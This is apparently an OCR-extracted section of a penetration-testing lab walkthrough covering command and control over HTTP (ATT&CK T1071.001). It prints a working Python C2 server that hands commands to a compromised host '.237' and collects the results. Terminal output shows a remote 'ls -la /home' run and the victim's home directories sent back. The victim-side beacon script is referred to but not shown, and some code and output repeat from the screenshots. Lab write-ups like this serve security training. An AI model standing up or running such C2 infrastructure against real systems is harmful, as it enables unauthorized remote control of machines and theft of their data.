
10. Command & Control


10.1. Application Layer Protocol (T1071)

Web Protocols (T1071.001)


Start HTTP server on attacking machine





kali@kali: ~
File Actions Edit View Help
self.end_headers()
def do_POST(self):
# Receive output from .237
length = int(self.headers['Content-Length'])
data = self.rfile.read(length)
print("\n[+] OUTPUT FROM .237:")
print(data.decode())
print("-" * 40)
self.send_response(200)
self.end_headers()
self.wfile.write(b"OK")
def log_message(self, format, *args):
pass # Don't print access logs
print("[+] Starting simple HTTP C2 on port", PORT)
print("[+] Beacon endpoint: /cmd")
print("[+] Waiting for .237 to connect ... ")
httpd = socketserver.TCPServer(("", PORT), C2Handler)
httpd.serve_forever()
(kali㉿kali)-[~]
$
Type here to search
5:32
3:32 PM
12/21/2025


kali@kali: /tmp
File Actions Edit View Help
print("\n[+] OUTPUT FROM .237:")
print(data.decode())
print("-" * 40)
self.send_response(200)
self.end_headers()
self.wfile.write(b"OK")
def log_message(self, format, *args):
pass # Don't print access logs
print("[+] Starting simple HTTP C2 on port", PORT)
print("[+] Beacon endpoint: /cmd")
print("[+] Waiting for .237 to connect ... ")
httpd = socketserver.TCPServer(("", PORT), C2Handler)
httpd.serve_forever()
EOF
(kali㉿kali)-[/tmp]
$ python3 /tmp/simple_c2.py
[+] Starting simple HTTP C2 on port 8000
[+] Beacon endpoint: /cmd
[+] Waiting for .237 to connect ...
Type here to search
5:32
3:32 PM
12/21/2025


Create and run a script on .237 to listen to commands



Observe the data received on attacking machine




Change the command in file and host again on http server



```
└─$ cat /tmp/simple_c2.py
#!/usr/bin/python3
import http.server
import socketserver
import time

PORT = 8000

class C2Handler(http.server.BaseHTTPRequestHandler):
    def do_GET(self):
        if self.path == '/cmd':
            # NEW COMMAND
            print("[+] Sending command: ls -la /home")
            self.send_response(200)
            self.end_headers()
            self.wfile.write(b"ls -la /home")
        else:
            self.send_response(404)
            self.end_headers()

    def do_POST(self):
        length = int(self.headers['Content-Length'])
        data = self.rfile.read(length)
        print("\n[+] OUTPUT FROM .237:")
        print(data.decode())
        print("-" * 40)
        self.send_response(200)
        self.end_headers()

    def log_message(self, format, *args):
        pass

print("[+] HTTP C2 on port", PORT)
httpd = socketserver.TCPServer(("", PORT), C2Handler)
httpd.serve_forever()

┌──(kali㉿kali)-[/tmp]
└─$ python simple_c2.py &
[3] 486829
```

Observe the data received on attacking machine



```
┌──(kali㉿kali)-[/tmp]
└─$ [+] HTTP C2 on port 8000
[+] Sending command: ls -la /home

[+] OUTPUT FROM .237:
total 28
drwxr-xr-x  7 root     root     4096 Sep  6  2024 .
drwxr-xr-x 21 root     root     4096 May 20  2012 ..
drwxr-xr-x  3 bgreen   bgreen   4096 Dec 20 07:07 bgreen
drwxr-xr-x  2 root     nogroup  4096 Mar 17  2010 ftp
drwxr-xr-x  7 msfadmin msfadmin 4096 Dec 21 03:51 msfadmin
drwxr-xr-x  2 service  service  4096 Apr 16  2010 service
drwxr-xr-x  3 user     user     4096 May  7  2010 user
----------------------------------------
[+] Sending command: ls -la /home

[+] OUTPUT FROM .237:
total 28
drwxr-xr-x  7 root     root     4096 Sep  6  2024 .
drwxr-xr-x 21 root     root     4096 May 20  2012 ..
drwxr-xr-x  3 bgreen   bgreen   4096 Dec 20 07:07 bgreen
drwxr-xr-x  2 root     nogroup  4096 Mar 17  2010 ftp
drwxr-xr-x  7 msfadmin msfadmin 4096 Dec 21 03:51 msfadmin
drwxr-xr-x  2 service  service  4096 Apr 16  2010 service
drwxr-xr-x  3 user     user     4096 May  7  2010 user
----------------------------------------
[+] Sending command: ls -la /home

[+] OUTPUT FROM .237:
total 28
drwxr-xr-x  7 root     root     4096 Sep  6  2024 .
drwxr-xr-x 21 root     root     4096 May 20  2012 ..
drwxr-xr-x  3 bgreen   bgreen   4096 Dec 20 07:07 bgreen
drwxr-xr-x  2 root     nogroup  4096 Mar 17  2010 ftp
drwxr-xr-x  7 msfadmin msfadmin 4096 Dec 21 03:51 msfadmin
drwxr-xr-x  2 service  service  4096 Apr 16  2010 service
drwxr-xr-x  3 user     user     4096 May  7  2010 user
----------------------------------------
```